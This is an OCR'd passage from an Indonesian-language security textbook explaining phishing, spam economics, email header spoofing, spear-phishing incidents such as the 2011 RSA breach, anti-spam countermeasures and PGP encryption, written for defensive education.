


Gambar 4-15 Email Palsu

Banyak kesempatan kamu mendapat sebuah email mencurigakan dari seseorang atau institusi yang menyediakan tautan atau lampiran dan meminta kamu memberi informasi sensitif. Hampir semua perusahaan tidak akan mengirimimu email untuk menanyakan kata sandi, informasi kartu kredit, rekening bank, atau

nomor wajib pajak. Selain itu, mereka juga tidak akan mengirimimu tautan yang membuatmu harus login. Gambar 3.15

Terkadang sebuah phising email adalah seluruh tampilannya sebagai hyperlink (tautan). Sehingga, jika kamu tidak sengaja klik di mana pun pada badan email, akan membuka sebuah halaman situs palsu, atau akan mengunduh spam ke dalam komputer atau ponselmu. Gambar 3.16



Gambar 3.16 Source (https://www.idntimes.com/)

Pemalsuan ini relatif dilakukan dengan baik: Gambar nya jelas dan bahasanya benar; terkadang pemalsuan semacam ini memiliki kesalahan ejaan dan sintaks yang serius, meskipun kualitas email yang tidak autentik telah meningkat secara signifikan. Penyerang yang menggunakan email palsu tahu bahwa kebanyakan orang akan melihat pemalsuan. Di sisi lain, biayanya hampir tidak ada untuk mengirim 100.000 pesan, dan bahkan jika tingkat responsnya hanya 0,1%, itu masih 100 calon korban.

3.4.2 Pesan Email Palsu sebagai Spam

Demikian pula, penyerang dapat mencoba menipu orang dengan pesan email palsu. Mungkin semua orang akrab dengan spam, email fiktif atau menyesatkan, penawaran untuk membeli jam tangan desainer, penambah anatomi, atau stok panas, serta skema kaya yang melibatkan uang di rekening bank luar negeri. Pesan palsu serupa mencoba membuat orang mengeklik untuk mengunduh peningkatan peramban atau bahkan mengeklik untuk detail lebih lanjut. Spammer sekarang menggunakan topik yang lebih realistis untuk pesan palsu untuk menarik penerima agar mengikuti tautan berbahaya. Layanan email Google untuk pelanggan komersial, Postini, telah melaporkan [GOO10] bahwa jenis spam berikut meningkat:

- pesan "tidak terkirim" palsu ("Pesan Anda x tidak dapat dikirim")
- pesan jejaring sosial palsu, terutama upaya untuk mendapatkan detail login
- pesan peristiwa terkini (“Ingin detail lebih lanjut tentang [acara olahraga, ras politik, krisis]?”)

- pemberitahuan pengiriman (“x company tidak dapat mengirimkan paket ke alamat Anda—ditampilkan di tautan ini.”)

Email asli hanya menggunakan teks biasa, sehingga penyerang harus membujuk pengguna untuk membuka situs web atau mengambil tindakan sebagai tanggapan atas email tersebut. Namun, sekarang, pesan email dapat menggunakan konten terstruktur HTML, sehingga mereka dapat memiliki tautan yang disematkan sebagai tombol "klik di sini".

Jumlah Spam

Perusahaan keamanan M86 Security Labs memperkirakan bahwa spam merupakan 86 persen dari semua email, dan Google melaporkan rata-rata 50–75 pesan email spam per hari per pengguna layanan email Enterprise-nya. Message Labs menempatkan persentase spam di atas 90 persen. Kaspersky memperkirakan bahwa pada Februari 2014, spam menyumbang 68 persen hingga 71 persen dari semua email, dan Symantec [SYM14] melaporkan bahwa persentase spam ke semua lalu lintas email tetap stabil antara 60 persen dan 70 persen sepanjang 2012 dan 2013.

Negara penghasil spam terbanyak adalah China (22,93 persen), Amerika Serikat (19,05 persen), dan Korea Selatan (12,81 persen); semua negara lain masing-masing kurang dari 8 persen. Kasus spam di Indonesia bisa dilihat pada Kasus 3.10

Kasus 3.10

Indonesia Terbanyak Mendapat Serangan Email Spam di Asia Tenggara

Pandemi Covid-19 yang melanda secara global mengharuskan berbagai kegiatan dilakukan secara daring. Mulai dari sekolah, pekerjaan, hingga sektor jual-beli. Hal ini menjadikan penggunaan email sebagai prioritas di beberapa sektor.

Mengacu data yang dikeluarkan oleh Trend Micro, Indonesia menjadi negara yang paling banyak mendapatkan serangan email spam terkait Covid-19. Selain itu, Indonesia juga menempati posisi pertama di dunia mendapatkan serangan malware. Pada Kuartal III 2020, Trend Micro mencatat sebanyak 11.889 serangan email spam terjadi di Indonesia dan 11.088 serangan malware terkait Covid-19.

Country Manager Trend Micro Indonesia, Laksana Budiwiyono mengatakan, pandemi menjadi ajang bagi penjahat siber untuk mencari keuntungan yang besar, terlebih pada sektor kesehatan dan keuangan.

“Kaitannya dengan covid-19, ini akan terjadi sepanjang tahun, jadi ini akan dimanfaatkan. Penjahat siber akan memanfaatkan kondisi ini, termasuk misinformasi.

Langkahnya akan sabotase produksi dan rentan bagi industri kesehatan," kata Laksana.

Waspadai Iklan

Bagi pelaku usaha atau aktif menggunakan berbagai aplikasi, tentu sudah sering mendapatkan kiriman email berupa iklan. Iklan juga dapat ditemukan ketika orang menjelajah di internet.

Namun, hal ini perlu diwaspadai karena iklan dapat menjadi celah bagi penjahat siber. Presale Consultant Trend Micro Indonesia, Teguh Wilidarma mengatakan, iklan dapat jadi sarana untuk penjahat siber mencari informasi detil calon korban.

"Iklan ini bisa masuk lewat berbagai macam cara, paling sering menggunakan email. Mengidentifikasinya dengan cara lebih menarik minat si korban, jadi perlu diwaspadai," kata Teguh.

Terkait mengembalikan data yang telah dirusak oleh malware atau ransomware, ia mengaku ransomware termasuk yang sulit untuk datanya dikembalikan dan jadi favorit para penjahat siber.

"Banyak banget jenisnya, tidak semuanya punya pola yang sama. Perlu diketahui apa jenisnya. Kalau ransomware, dari Trend Micro sendiri telah memiliki keytools untuk mengatasi itu," ujar Teguh.

Langkah Antisipasi

Pertama, mendorong edukasi dan pelatihan bagi karyawan agar lebih memahami tentang bagaimana cara terbaik dalam menjaga keamanan perusahaan ketika membawa pekerjaan ke rumah, termasuk pelarangan untuk menggunakan perangkat pribadi.

Lalu, mempertahankan kontrol akses yang ketat untuk jaringan perusahaan maupun jaringan rumah, termasuk zero trust atau tidak mudah mempercayai sumber.

Kemudian, meningkatkan best practice keamanan dan program manajemen patch. Terakhir, meningkatkan deteksi ancaman dengan ahli kea manan untuk melindungi pekerjaan di cloud, email, PC, jaringan, dan server sepanjang waktu.

https://www.liputan6.com/tekno/read/4451353/indonesia-terbanyak-mendapat-serangan-email-spam-di-asia-tenggara

Menurut analisis Symantec, 69,7 persen pesan spam memiliki konten seksual atau kencan, 17,7 persen obat-obatan, dan 6,2 persen pekerjaan. Kasus 4-10 menjelaskan pendekatan hukum dan teknis gabungan untuk menghilangkan spam.

Mengapa Mengirim Spam?

Spam mengganggu penerimanya, biasanya mudah dikenali, dan mengirimnya membutuhkan waktu dan usaha. Kenapa mengganggu? Jawabannya, seperti halnya banyak hal, adalah karena ada uang yang bisa dihasilkan.

Kami telah menyajikan statistik volume spam. Perkiraan saat ini adalah bahwa spam merupakan sekitar 70 persen dari semua lalu lintas email. Pasti ada untungnya karena banyak spam yang beredar.

Spammer menghasilkan cukup uang untuk membuat pekerjaan itu berharga.

Periklanan

Proporsi terbesar dari spam menawarkan obat-obatan. Mengapa ini begitu populer? Pertama, beberapa obat untuk produk dewasa yang pasien akan malu untuk meminta dari dokter mereka. Kedua, iklan menawarkan obat-obatan dengan harga jauh di bawah harga eceran lokal. Ketiga, iklan menawarkan obat resep yang biasanya memerlukan kunjungan dokter, yang membutuhkan biaya dan waktu. Untuk semua alasan ini orang menyadari bahwa mereka berdagang di luar pasar farmasi komersial yang normal, legal, sehingga mereka tidak berharap untuk menemukan iklan di surat kabar harian atau di papan reklame umum. Dengan demikian, pesan email, yang belum tentu dikenali sebagai spam, merupakan sumber iklan yang dapat diterima untuk produk tersebut.

Beberapa orang mengklaim tidak ada publisitas yang buruk. Bahkan berita negatif tentang perusahaan membawa perusahaan dan namanya menjadi perhatian orang. Dengan demikian, spam yang mengiklankan produk atau perusahaan masih membenamkan nama di benak penerima. Kecil, perusahaan baru perlu mengeluarkan nama mereka; mereka dapat mengaitkan kualitas dengan nama itu nanti.

Jadi iklan spam memiliki tujuan. Berbulan-bulan setelah menerima spam, Anda akan lupa di mana Anda mendengar nama perusahaan. Tetapi setelah menemukannya sebelumnya dalam pesan spam akan membuatnya cukup akrab untuk memperkuat pengenalan nama ketika Anda mendengar nama itu lagi nanti dalam konteks yang positif.

Pump and Dump

Salah satu topik spam yang populer adalah saham, biasanya yang belum pernah Anda dengar—dengan alasan yang bagus. Saham perusahaan besar, seperti IBM, Google, Nike, dan Disney, bergerak lambat karena banyak saham beredar dan banyak pedagang bersedia membeli atau menjual dengan harga sedikit di atas atau di bawah harga saat ini. Berita, atau bahkan rumor, yang mempengaruhi salah satu masalah ini dapat menaikkan atau menekan harga, tetapi harga cenderung stabil ketika berita telah dicerna atau rumor telah dikonfirmasi atau dibantah. Sulit untuk memindahkan harga dengan jumlah yang signifikan.

Istilah pump and dump merujuk pada pola ‘menggoreng saham’ yang sudah umum dikenal oleh pelaku pasar modal. Hal ini dilakukan oleh satu atau beberapa kekuatan tersembunyi di pasar untuk meningkatkan secara signifikan harga ‘saham yang digoreng’. Harganya bukan lagi ditentukan secara normal oleh mekanisme pasar. Menaikkan harga setinggi mungkin sesuai target dan kemampuan dengan memborong terlebih dahulu di harga bawah. Kemudian sebagian besar dijual pada harga tertinggi ketika sudah banyak yang masuk dan sisanya dijual sedikit-sedikit sampai harga jatuh kembali.

Saham emiten kecil sering disebut "saham penny", karena harganya dalam mata uang sen, bukan dalam dolar, euro, atau pound. Saham Penny cukup fluktuatif. Karena volumenya rendah, permintaan yang kuat dapat menyebabkan persentase kenaikan harga yang besar. Desas-desus negatif juga dapat menyebabkan penurunan harga yang besar.

Permainan klasiknya disebut pump and dump: Seorang pedagang memompa—secara artifisial menggelembungkan—harga saham dengan rumor dan lonjakan aktivitas. Pedagang kemudian membuangnya ketika sudah cukup tinggi. Pedagang menghasilkan uang saat naik; penerima spam kehilangan uang ketika pedagang membuang kepemilikan pada harga yang meningkat, harga turun, dan pembeli tidak dapat menemukan pembeli lain yang bersedia. Spam memungkinkan pedagang memompa harga saham.

Malicious Payload

Botnet, pasukan komputer yang disusupi yang dapat dikomandoi untuk berpartisipasi dalam berbagai jenis serangan: menyebabkan penolakan layanan, mengirim spam, meningkatkan jumlah iklan, bahkan memecahkan teka-teki kriptografi. Bot adalah komputer yang dikompromikan dengan beberapa siklus komputasi yang tidak digunakan yang dapat disewa.

Dalam konteks serangan cyber, payload adalah komponen serangan yang menyebabkan kerugian bagi korban. Sama seperti tentara Yunani yang bersembunyi di dalam kuda kayu dalam kisah Kuda Troya, muatan berbahaya dapat duduk tanpa bahaya selama beberapa waktu hingga dipicu.

Vektor serangan seperti virus, worm, dan malware semuanya dapat berisi satu atau lebih muatan berbahaya. Muatan berbahaya juga dapat ditemukan di lampiran email, faktanya Symantec telah melaporkan bahwa satu dari setiap 359 email yang ada mengandung muatan berbahaya, dan rasio ini cenderung meningkat

Bagaimana komputer-komputer ini menjalani 'wajib militer'? Beberapa dibawa masuk oleh pemeriksaan perangkat lunak perusak. Lainnya didaftarkan saat pengguna mengeklik tautan dalam pesan email. Seperti yang telah Anda lihat dalam contoh lain di bab ini, pengguna tidak tahu apa yang sebenarnya dilakukan komputer. Anda mengklik tautan yang menawarkan hadiah gratis, dan Anda sebenarnya baru saja

mendaftarkan komputer Anda untuk menjadi agen yang dikendalikan (dan kebetulan, Anda tidak memenangkan hadiah). Email spam dengan tautan menyesatkan adalah vektor penting untuk mendaftarkan komputer sebagai bot.

Tautan ke Situs Web Berbahaya

Demikian pula, situs web yang teduh, seringkali pornografi, menginginkan cara untuk menemukan dan menarik pelanggan. Dan orang-orang yang ingin menyebarkan kode berbahaya mencari korban. Beberapa situs mendorong konten mereka pada pengguna, tetapi banyak yang ingin menarik pengguna ke situs tersebut. Bahkan jika itu adalah spam, pesan email merupakan cara yang baik untuk menawarkan situs semacam itu kepada pihak-pihak yang berpotensi tertarik.

Harga

Terakhir, harga—hampir gratis—membuat spam menarik bagi pengiklan. Pengirim spam harus menyewa daftar alamat target, membayar untuk menulis dan mengirim pesan, dan menutupi biaya penyedia layanan. Semua istilah ini kecil, dan biaya spam rendah. Bagaimana lagi spammer akan bertahan dalam bisnis?

Spam adalah bagian dari ekonomi yang terpisah dan tidak diatur untuk aktivitas yang berkisar dari yang meragukan hingga ilegal. Pelakunya dapat berpindah dari satu yurisdiksi politik ke yurisdiksi politik lainnya untuk tetap berada di depan tantangan hukum. Dan karena ini adalah perusahaan yang tidak memiliki buku tanpa rumah, ia dapat menghindari pajak dan investigasi, menjadikannya teman tidur alami dengan transaksi gelap lainnya. Cukup menguntungkan untuk tetap hidup dan mendukung para pelakunya dengan nyaman.

Apa yang Harus Dilakukan tentang Spam?

Pada sekitar 70 persen aktivitas email Internet, Spam menghabiskan sebagian besar sumber daya. Tanpa spam, ISP dan perusahaan tulang punggung telekomunikasi dapat menghemat secara signifikan pada perluasan kapasitas. Opsi apa yang tersedia untuk menghilangkan, mengurangi, atau mengatur spam?

Undang-Undang

Banyak negara dan yurisdiksi lain telah mencoba membuat pengiriman email yang tidak diinginkan dalam jumlah besar menjadi ilegal. Di Amerika Serikat, undang-undang CAN-SPAM tahun 2003 dan Arahan 2002/58/EC Parlemen Eropa adalah dua undang-undang awal yang membatasi pengiriman spam; sebagian besar negara industri memiliki undang-undang serupa. Masalah dengan semua upaya ini adalah yurisdiksi, ruang lingkup, dan ganti rugi.

Spam belum mengganggu, berbahaya, atau cukup mahal untuk memotivasi tindakan internasional untuk menghentikannya.

Suatu negara terbatas dalam apa yang dapat diminta dari orang-orang di luar perbatasannya. Mengirim email yang tidak diminta dari satu orang di suatu negara ke orang lain di negara yang sama dengan mudah sesuai dengan model aktivitas yang

dapat diatur oleh undang-undang: Surat perintah penggeledahan, aset, panggilan pengadilan, dan persidangan semuanya berada dalam yurisdiksi pengadilan. Tetapi ketika pengirim berada di luar Amerika Serikat, perangkat hukum ini lebih sulit diterapkan, jika dapat diterapkan sama sekali. Karena sebagian besar spam bersifat multinasional—berasal dari satu negara, dikirim melalui telekomunikasi negara lain, ke tujuan di negara ketiga dengan mungkin tautan berbahaya yang dihosting di komputer di negara keempat—memilah siapa yang dapat bertindak rumit dan memakan waktu, terutama jika tidak semua negara yang terlibat mau bekerja sama sepenuhnya.

Mendefinisikan ruang lingkup aktivitas terlarang itu rumit, karena negara-negara ingin mendukung perdagangan Internet, terutama di perbatasan mereka sendiri. Hampir segera setelah ditandatangani, pencela yang dijuluki U.S. CAN-SPAM bertindak sebagai tindakan "Anda Bisa Spam" karena tidak mengharuskan pengirim email untuk mendapatkan izin dari penerima yang dituju sebelum mengirim pesan email. Tindakan tersebut mengharuskan pengirim email untuk memberikan prosedur opt-out, tetapi pengirim yang legal atau ilegal tidak akan peduli melanggar ketentuan itu

Ganti rugi untuk agen luar negeri membutuhkan kerja sama internasional, yang memakan waktu dan politis. Ekstradisi tersangka dan penyitaan aset bukanlah kegiatan rutin, sehingga cenderung dicadangkan untuk kejahatan besar yang sangat terlihat.
Jadi, meskipun mengesahkan undang-undang melawan spam itu mudah, menulis undang-undang yang efektif dan menerapkannya jauh lebih sulit. Seperti yang kami jelaskan di Bab 11, hukum merupakan bagian penting dan perlu untuk memelihara masyarakat sipil yang damai dan adil. Hukum yang baik memberi tahu warga tentang tindakan yang jujur dan tepat. Tetapi hukum tidak selalu merupakan pencegah yang efektif terhadap aktor yang gigih dan berdedikasi.

Alamat Sumber

Internet berjalan pada semacam sistem kehormatan di mana setiap orang diharapkan untuk bermain sesuai aturan. Seperti yang kami catat sebelumnya, alamat sumber dalam email dapat dengan mudah dipalsukan. Pengirim yang sah menginginkan alamat sumber yang valid sebagai cara untuk mendukung balasan; pengirim tidak sah mendapatkan tanggapan mereka dari tautan web, jadi alamat pengirim tidak bermanfaat. Alamat pengirim yang akurat hanya menyediakan cara untuk melacak pengirim, yang tidak diinginkan oleh pengirim yang tidak sah.

Namun, protokol Internet dapat menerapkan alamat pengirim yang lebih kuat. Setiap penerima dalam rantai penerusan email dapat memberlakukan bahwa alamat pengirim cocok dengan sistem dari mana email ini sedang dikirim. Perubahan seperti itu akan memerlukan penulisan ulang protokol email dan perombakan besar-besaran semua operator email di Internet, yang tidak mungkin terjadi kecuali ada alasan kuat lainnya, bukan keamanan. Alamat pengirim email tidak dapat diandalkan.

Screener

Di antara tindakan pencegahan pertama yang dikembangkan terhadap spam adalah penyaring, alat untuk mengidentifikasi dan mengkarantina atau menghapus spam secara otomatis. Seperti teknik serupa seperti deteksi virus, spammer mengikuti dengan cermat apa yang tertangkap oleh penyaring dan apa yang lolos, dan merevisi bentuk dan isi email spam sesuai dengan itu.

Screening sangat efektif terhadap pengirim spam amatir, tetapi pengirim yang canggih dapat melewati penyaring.

Batasan Volume

Salah satu opsi yang diusulkan adalah membatasi volume pengirim tunggal atau sistem email tunggal. Sebagian besar dari kita mengirim pesan email individu ke satu atau beberapa pihak; kadang-kadang kami dapat mengirim ke milis massal. Membatasi volume pengiriman kami tidak akan menjadi kesulitan yang serius. Volume bisa per jam, hari, atau unit nyaman lainnya. Menetapkan batas yang cukup tinggi tidak akan pernah mempengaruhi individu.

Masalahnya adalah pemasar massal yang sah, yang mengirim ribuan pesan atas nama ratusan klien. Batasan tarif harus memungkinkan dan bahkan mempromosikan perdagangan, sambil membatasi spam; menyeimbangkan kedua kebutuhan itu adalah bagian yang sulit.

Materai

Layanan pos swasta dan publik tertentu dikembangkan di negara-kota sebanyak dua ribu tahun yang lalu, tetapi layanan pos publik modern dari negara-negara industri adalah produk dari tahun 1700-an. Awalnya penerima, bukan pengirim, membayar ongkos kirim untuk sebuah surat, yang diduga menyebabkan serangan banjir surat. Model berubah pada awal 1800-an, membuat pengirim bertanggung jawab untuk membayar di muka biaya pengiriman.

Model serupa dapat digunakan dengan email. Sedikit biaya dapat dikenakan untuk setiap pesan email yang dikirim, dibayarkan melalui ISP pengirim. ISP dapat mengizinkan beberapa pesan gratis per pelanggan, ditetapkan pada jumlah yang cukup tinggi sehingga hanya sedikit jika ada pelanggan individu yang akan dikenakan pembayaran. Kesulitannya lagi-lagi adalah surat massal yang sah, tetapi biaya perangko elektronik hanya akan menjadi biaya bisnis yang diakui.

Seperti yang Anda lihat, daftar tindakan pencegahan pendek dan tidak sempurna. Tantangan sebenarnya adalah menenangkan dan mendukung pengirim email massal yang sah sambil tetap membatasi aktivitas spammer.

4.4.3 Data Header Email Palsu (Tidak Akurat)

Seperti yang baru saja kami jelaskan, salah satu alasan serangan email berhasil adalah karena header pada email mudah dipalsukan, dan dengan demikian

penerima percaya bahwa email tersebut berasal dari sumber yang aman. Di sini kami mempertimbangkan dengan tepat bagaimana spoofing terjadi dan apa yang bisa dilakukan.

Kontrol header email terserah agen email pengirim. Bentuk header distandarisasi, tetapi dalam jaringan email Internet saat pesan diteruskan ke tujuannya, setiap node penerima mempercayai node pengirim untuk mengirimkan konten yang akurat. Namun, agen transfer email yang berbahaya, atau bahkan rusak, dapat mengirim pesan dengan header yang tidak akurat, khususnya di bidang "dari".


Sistem transfer email asli didasarkan pada sejumlah kecil peserta yang dapat dipercaya, dan sistem tersebut berkembang dengan sedikit perhatian pada akurasi karena sistem dibuka untuk peserta yang kurang dapat dipercaya. Proposal untuk email yang lebih andal mencakup Simple Mail Transport Protocol (SMTP) atau SMTP-Auth (RFC 2554) atau Enhanced SMTP (RFC 1869) yang diautentikasi, tetapi begitu banyak node, program, dan organisasi yang terlibat dalam sistem email Internet sehingga sekarang tidak mungkin untuk mengubah skema transportasi email dasar.

Tanpa otentikasi yang solid, sumber email sangat mudah untuk dipalsukan. Telnet adalah protokol yang pada dasarnya memungkinkan pengguna di keyboard untuk mengirim perintah seolah-olah dihasilkan oleh program aplikasi. Protokol SMTP, yang sepenuhnya didefinisikan dalam RFC 5321, melibatkan sejumlah percakapan berbasis teks antara pengirim dan penerima email. Karena seluruh protokol diimplementasikan dalam teks biasa, seseorang di keyboard dapat membuat satu sisi percakapan dalam interaksi dengan aplikasi server di ujung lainnya, dan pengirim dapat menyajikan nilai parameter pesan apa pun (termasuk identitas, tanggal, atau waktu).

Bahkan dimungkinkan untuk membuat dan mengirim pesan email yang valid dengan menyusun semua header dan konten dengan cepat, melalui interaksi Telnet dengan layanan SMTP yang akan mengirimkan email. Akibatnya, header dalam email yang diterima umumnya tidak dapat diandalkan.

Phising (Pengelabuan)

Salah satu jenis email palsu yang telah menjadi cukup umum untuk menjamin namanya sendiri adalah phishing (diucapkan seperti "memancing"). Dalam serangan phishing, pesan email mencoba mengelabui penerima agar mengungkapkan data pribadi atau melakukan tindakan tidak aman lainnya. Pesan email phishing dimaksudkan untuk berasal dari perusahaan terpercaya seperti bank atau lembaga keuangan lainnya, perusahaan situs web populer (seperti Facebook, Hotmail, atau Yahoo), atau perusahaan produk konsumen. Contoh email phishing yang diposting sebagai peringatan di situs web Microsoft ditunjukkan pada Gambar 3.16.



Gambar 3.16 Contoh Pesan Email Phishing

Bentuk phishing yang lebih merusak dikenal sebagai spear phishing, di mana umpan terlihat sangat menarik bagi mangsanya. Yang membedakan serangan spear phishing adalah penggunaan rekayasa sosialnya: Umpan email dipersonalisasi untuk penerima, sehingga mengurangi skeptisisme pengguna. Misalnya, seperti yang diceritakan di Kasus 3.11, email phishing mungkin muncul dari seseorang yang dikenal atau dipercaya pengguna, seperti teman (yang daftar kontak emailnya mungkin telah dicuri) atau administrator sistem. Terkadang email phishing memberi tahu penerima tentang kesalahan, dan pesan tersebut menyertakan tautan untuk mengklik untuk memasukkan data tentang akun. Tautan, tentu saja, tidak asli; satu-satunya tujuannya adalah untuk meminta nama akun, nomor, dan autentikator.

Spear phishing menggoda penerima dengan seolah-olah berasal dari sumber yang dikenal dan dipercayai penerima.

Kasus 3.11

Spear Phishing Nets Big Phish

Pada bulan Maret 2011 perusahaan keamanan RSA mengumumkan kompromi keamanan token otentikasi SecurID-nya (dijelaskan dalam Bab 2). Menurut pengumuman perusahaan, pihak yang tidak dikenal menyusup ke server dan memperoleh rahasia perusahaan, termasuk “informasi … secara khusus terkait dengan produk otentikasi dua faktor SecurID RSA.” Perusahaan mengungkapkan bahwa dua email spear phishing dengan baris subjek "Rencana Perekrutan 2011" dikirim ke sejumlah karyawan. Seorang karyawan membuka email serta spreadsheet Excel terlampir, “2011 Recruitment plan.xls” terinfeksi dengan kerentanan yang

sebelumnya tidak diketahui. Spreadsheet berbahaya kemudian memasang backdoor yang menghubungkan komputer karyawan—di dalam jaringan perusahaan RSA—ke server jarak jauh.

Sebelumnya, menurut sebuah laporan dari Agence France Presse (18 Okt 2010), pejabat Korea Selatan ditipu untuk mengunduh malware yang mengirim dokumen pertahanan sensitif ke tujuan asing, yang diyakini sebagai orang China. Para pejabat menerima pesan email yang tampaknya berasal dari diplomat Korea, pembantu presiden, dan pejabat lainnya; pesan tampaknya datang dari dua portal utama Korea, tetapi alamat IP yang mendasarinya terdaftar di China.

Pesan email tersebut berisi lampiran yang berjudul sebagai dan tampaknya merupakan dokumen penting, seperti rencana kunjungan pejabat atau analisis ekonomi Korea Utara. Ketika penerima mengklik untuk membuka lampiran, tindakan itu memungkinkan virus menginfeksi komputer penerima, yang pada gilirannya menyebabkan transfer dokumen sensitif.

Sebelum KTT G20 (pertemuan 20 diplomat negara industri) pada September 2012, penyerang dapat mengakses beberapa diplomat dari negara-negara Eropa yang tidak disebutkan. Email tercemar dengan lampiran dengan nama seperti US_military_options_in_Syria digunakan untuk membujuk penerima agar membuka file yang kemudian menginfeksi komputer. Para penyerang dapat mengumpulkan data dari komputer ini sebelum dan selama pertemuan puncak.

Pada Oktober 2012, Gedung Putih menjadi korban serangan spear phishing yang membahayakan server yang tidak terklasifikasi. Dan pada Juli 2013 staf Gedung Putih kembali tertipu oleh email phishing, kali ini dirancang agar terlihat seperti item berita BBC atau CNN yang sah. Ketika penerima membuka email, mereka diarahkan ke halaman login Gmail atau Twitter yang tampak asli, dari mana penyerang dapat mengekstrak kredensial login staf.

3.4.4 Melindungi Terhadap Serangan Email

Serangan email semakin canggih. Dalam contoh yang ditunjukkan dalam bab ini, kesalahan dalam tata bahasa dan tata letak yang buruk akan meningkatkan skeptisisme pengguna. Namun seiring waktu, seniman spam telah mempelajari pentingnya menghasilkan umpan yang tampak asli.

Sebuah tim peneliti melihat apakah pelatihan dan pendidikan pengguna efektif terhadap serangan spear phishing. Deanna Caputo dan rekan [CAP14] menjalankan eksperimen di mana mereka mengirim tiga email spear-phishing, beberapa bulan terpisah, kepada sekitar 1500 karyawan sebuah perusahaan besar. Mereka yang mengambil umpan spear-phishing dan mengklik tautan yang disertakan segera dikirimi materi pendidikan keamanan anti-phishing (sepertinya sebagai bagian

dari program pendidikan keamanan perusahaan yang sedang berlangsung). Studi tersebut tampaknya menunjukkan bahwa pelatihan tersebut memiliki sedikit pengaruh pada perilaku masa depan karyawan: orang-orang yang mengeklik tautan di email pertama lebih cenderung mengeklik di email kedua dan ketiga; orang-orang yang tidak mengklik lebih kecil kemungkinannya. Mereka juga menemukan bahwa sebagian besar penerima tidak mungkin membaca materi pelatihan keamanan lengkap yang dikirimkan kepada mereka, berdasarkan waktu halaman pelatihan dibuka di layar pengguna.

Selanjutnya kami memperkenalkan dua produk yang melindungi email dengan cara yang berbeda: Kami tahu untuk tidak mempercayai konten email dari pengirim jahat atau tidak dikenal, dan kami tahu alamat email sumber dapat dipalsukan sehingga pesan apa pun dapat terlihat berasal dari sumber tepercaya. Kami membutuhkan cara untuk memastikan keaslian email dari sumber yang dianggap dapat dipercaya. Memecahkan masalah itu memberikan bonus: Kami tidak hanya yakin akan keaslian dan integritas konten email, tetapi kami juga dapat memastikan bahwa kontennya tidak tersedia di mana pun di sepanjang jalur antara pengirim dan penerima. Kriptografi dapat memberikan perlindungan ini.

PGP

PGP adalah singkatan dari Pretty Good Privacy. Ini ditemukan oleh Phil Zimmerman pada tahun 1991. Awalnya paket gratis, menjadi produk komersial setelah dibeli oleh Network Associates pada tahun 1996. Versi freeware masih tersedia. PGP tersedia secara luas, baik dalam versi komersial maupun freeware.

Masalah yang sering kami temukan dengan menggunakan kriptografi adalah menghasilkan kunci kriptografi umum yang dapat dimiliki pengirim dan penerima, tetapi tidak ada orang lain. PGP mengatasi masalah distribusi kunci dengan apa yang disebut "cincin kepercayaan" atau "keyring" pengguna. Satu pengguna secara langsung memberikan kunci publik ke yang lain, atau pengguna kedua mengambil kunci publik pertama dari server. Beberapa orang menyertakan kunci publik PGP mereka di bagian bawah pesan email. Dan satu orang dapat memberikan kunci orang kedua kepada orang ketiga (dan orang keempat, dan seterusnya). Jadi, masalah asosiasi kunci menjadi salah satu emptor peringatan (biarkan pembeli berhati-hati): Jika saya mempercayai Anda, saya mungkin juga mempercayai kunci yang Anda berikan kepada orang lain. Model itu rusak secara intelektual ketika Anda memberi saya semua kunci yang Anda terima dari orang-orang, yang pada gilirannya memberi Anda semua kunci yang mereka dapatkan dari orang lain, yang memberi mereka semua kunci mereka, dan seterusnya.

Anda menandatangani setiap kunci yang Anda berikan kepada saya. Kunci yang Anda berikan kepada saya mungkin juga telah ditandatangani oleh orang lain. Saya memutuskan untuk memercayai kebenaran kombinasi kunci-dan-identitas, berdasarkan siapa yang menandatangani kunci. PGP tidak mengamanatkan kebijakan untuk membangun kepercayaan. Sebaliknya, setiap pengguna bebas memutuskan seberapa besar kepercayaan setiap kunci yang diterima.

Pemrosesan PGP melakukan beberapa atau semua tindakan berikut, tergantung pada apakah kerahasiaan, integritas, keaslian, atau kombinasi dari ini dipilih:

- Buat kunci sesi acak untuk algoritma simetris.
- Enkripsi pesan, menggunakan kunci sesi (untuk kerahasiaan pesan).
- Enkripsi kunci sesi di bawah kunci publik penerima.
- Menghasilkan intisari pesan atau hash pesan; menandatangani hash dengan mengenkripsinya dengan kunci pribadi pengirim (untuk integritas dan keaslian pesan).
- Lampirkan kunci sesi terenkripsi ke pesan terenkripsi dan intisari.
